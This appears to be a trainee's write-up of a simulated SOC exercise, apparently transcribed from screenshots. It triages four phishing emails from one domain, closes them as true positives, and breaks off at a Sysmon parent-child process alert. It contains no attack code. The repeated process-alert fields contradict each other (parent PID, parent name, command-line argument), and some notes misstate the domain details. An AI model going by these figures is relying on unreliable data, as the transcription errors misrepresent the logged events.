1000 Suspicious email from external domain. Low Phishing May 25th 2025 at 22:54

Description:
A suspicious email was received from an external sender with an unusual top-level domain.
Note from SOC Head: This detection rule still needs fine-tuning.


- **Datasource**: emails
- **Timestamp**: 05/25/2025 22:53:15.223
- **Subject**: *VIP Hat Resort Stay: Your Dream Vacation Awaits, Just Pay Shipping*
- **Sender**: maximillian@chicmillinerydesigns.de
- **Recipient**: michelle.smith@tryhatme.com
- **Attachment**: None
- **Content**:
  The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
- **Direction**: inbound

Email received from maximillian@chicmillinerydesigns.de to michelle.smith within the company. The alert was triggered because chicmillinerydesigns.de was an unusal domain.

Subject advertises an amazing offer "*Your Dream Vacation Awaits, Just Pay Shipping*". Offer seems too good to be true, could be clickbait.


No attachments, sender could rely on listed URL within email body.

Research threat intel on the domain,



Enter URL or IP address to analyze: chicmillinerydesigns.de

URL/IP Analysis Complete
Status: CLEAN


http://chicmillinerydesigns.de/
0
/ 97
Community Score
DETECTION
DETAILS
COMMUNITY
Join our Community and enjoy additional community insights and crowdsourced detections,
Security vendors' analysis


No security vendors flagged this URL as malicious

http://chicmillinerydesigns.de/
chicmillinerydesigns.de

Abusix ✓ Clean

The domain analysis research came up clean and blank. Nothing suspicious from the domain itself.

I noticed multiple email alerts coming in from the same domain in the alert queue, search up the email's logs using Splunk SIEM for easier visualization:




```
1 datasource="emails" chicmillinerydesigns.de
```

Server error


4 of 4 events matched

Using the search query “datasouce=”emails” chicmillinerydesigns.de”, 4 email events found from the same domain inbound to our internal network users.

The following screenshots below shows the 4 events with their details:



i	Time	Event
>	5/25/25 10:39:37.223 PM	{ [-] attachment: None content: The content of this email has been removed in accordance with privacy reg datasource: emails direction: inbound recipient: contact@tryhatme.com sender: tobias@chicmillinerydesigns.de subject: Miracle Anti-Aging Hat Cream - Look 20 Years Younger! timestamp: 05/25/2025 23:39:37.223 } Show as raw text host = 10.10.99.161:8989 source = eventcollector sourcetype = _json
>	5/25/25 10:37:23.223 PM	{ [-] attachment: None content: The content of this email has been removed in accordance with privacy reg datasource: emails direction: inbound recipient: invoice@tryhatme.com sender: roberts@chicmillinerydesigns.de subject: Win a Trip to Hat Disneyland - Magical Memories Await! timestamp: 05/25/2025 23:37:23.223 } Show as raw text host = 10.10.99.161:8989 source = eventcollector sourcetype = _json
>	5/25/25 10:00:36.223 PM	{ [-] attachment: None content: The content of this email has been removed in accordance with privacy reg datasource: emails direction: inbound recipient: invoice@tryhatme.com sender: tim@chicmillinerydesigns.de subject: Hats Off to Savings: Discounted Vacation Packages Just for You! timestamp: 05/25/2025 23:00:36.223 } Show as raw text host = 10.10.99.161:8989 source = eventcollector sourcetype = _json



>	5/25/25 9:53:15.223 PM	{ [-] attachment: None content: The content of this email has been removed in accordance with privacy datasource: emails direction: inbound recipient: michelle.smith@tryhatme.com sender: maximillian@chicmillinerydesigns.de subject: VIP Hat Resort Stay: Your Dream Vacation Awaits, Just Pay Shipping timestamp: 05/25/2025 22:53:15.223 } Show as raw text host = 10.10.99.161:8989 source = eventcollector sourcetype = _json

Based on the event information in the email events above, i made the following observations:

- 4 emails received from @chicmillierydesigns.de to 3 different users
- **Suspicious Sender Domains**:
  All senders use @chicmillinerydesigns.de — a non-standard, obscure domain not associated with known businesses.
- **Senders and generic Names Used in each mail:**
  tobias@chicmillinerydesigns.de
  roberts@chicmillinerydesigns.de
  tim@chicmillinerydesigns.de
  maximillian@chicmillinerydesigns.de

- Repeated pattern of similar domain names, suggesting a coordinated campaign.


- **Too-Good-to-Be-True Subject Lines**:
  "Miracle Anti-Aging Hat Cream – Look 20 Years Younger!"
  "Win a Trip to Hat Disneyland – Magical Memories Await!"
  "Hats Off to Savings: Discounted Vacation Packages Just for You!"
  These are classic phishing tactics using enticing offers to bait users.

- **No Attachments**:
  No attachments, possibly relying on malicious links in the email body (content not shown due to privacy policies).

- **Identical Content Warning**:
  Content is removed due to privacy/security policies, but the context implies that the body may contain malicious or misleading links.


  Likely phishing emails relying on URL clickbait using enticing offers.

  Group the emails from chicmillinerydesigns.de in assigned alerts and close as true positives.




1046	Suspicious email from external domain.	Low	Phishing	May 25th 2025 at 23:41
1043	Suspicious email from external domain.	Low	Phishing	May 25th 2025 at 23:39
1006	Suspicious email from external domain.	Low	Phishing	May 25th 2025 at 23:02
1001	Suspicious email from external domain.	Low	Phishing	May 25th 2025 at 22:55

Found the 4 email alerts, report them together as phishing emails.


Close assigned alerts

Were these alerts true positives or false positives?

● True positives ○ False positives


Incident report

Incident classification: ● True positive ○ False positive

Case report

Please write a detailed report on the steps taken to analyse and contain this incident, including all relevant information and the rationale for its closure.

4 incoming emails flagged for being received from an external sender with unusual top
domain "chicmillinerydesigns.de" have been indentified as phishing emails.


- All senders use @chicmillinerydesigns.de — a non-standard, obscure domain not ass
- using diffrent generic names in each email such as tobias@, roberts@, tim@
- Repeated pattern of similar domain names, suggesting a coordinated campaign.
- Too-Good-to-Be-True Subject Lines: "Miracle Anti-Aging Hat Cream – Look 20 Years Yo
  Disneyland – Magical Memories Await!" , "Hats Off to Savings: Discounted Vacation Pa
- These are classic phishing tactics using enticing offers to bait users.
- Emails sent to invoice@tryhatme.com and contact@tryhatme.com, and michelle at l
  or monitored inboxes — a common target for broad phishing campaigns.
- No attachments, possibly relying on malicious links in the email body (content not sh

Does this alert require escalation? ○ Yes ○ No

Write quick report and close the 4 email alerts as true positives.

False positive alerts

Next alert is a Process alert triggered as a suspicious process:



Assigned alert(s)


1002	Suspicious Parent Child Relationship	Low	Process	May 27th 2025 at 15:13

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	05/27/2025 15:11:13.263
event.code:	1
host.name:	
process.name:	taskhostw.exe
process.pid:	3897
process.parent.pid:	3902
process.parent.name:	svchost.exe
process.command_line:	taskhostw.exe NGCKeyPregen
process.working_directory:	C:\Windows\system32\
event.action:	Process Create (rule: ProcessCreate)

Description: A suspicious process with an uncommon parent-child relationship was detected in your environment.

- **datasource:** sysmon
- **timestamp:** 05/27/2025 15:11:13.263
- **event_code:** 1
- **host.name:** (not specified)
- **process.name:** taskhostw.exe
- **process.pid:** 3897
- **process.parent_pid:** 3802
- **process.parent_name:** taskhost.exe
- **process.command_line:** taskhostw.exe NGCKpyRegen
- **process.working_directory:** C:\Windows\system32\
- **event.action:** Process Create (rule: ProcessCreate)

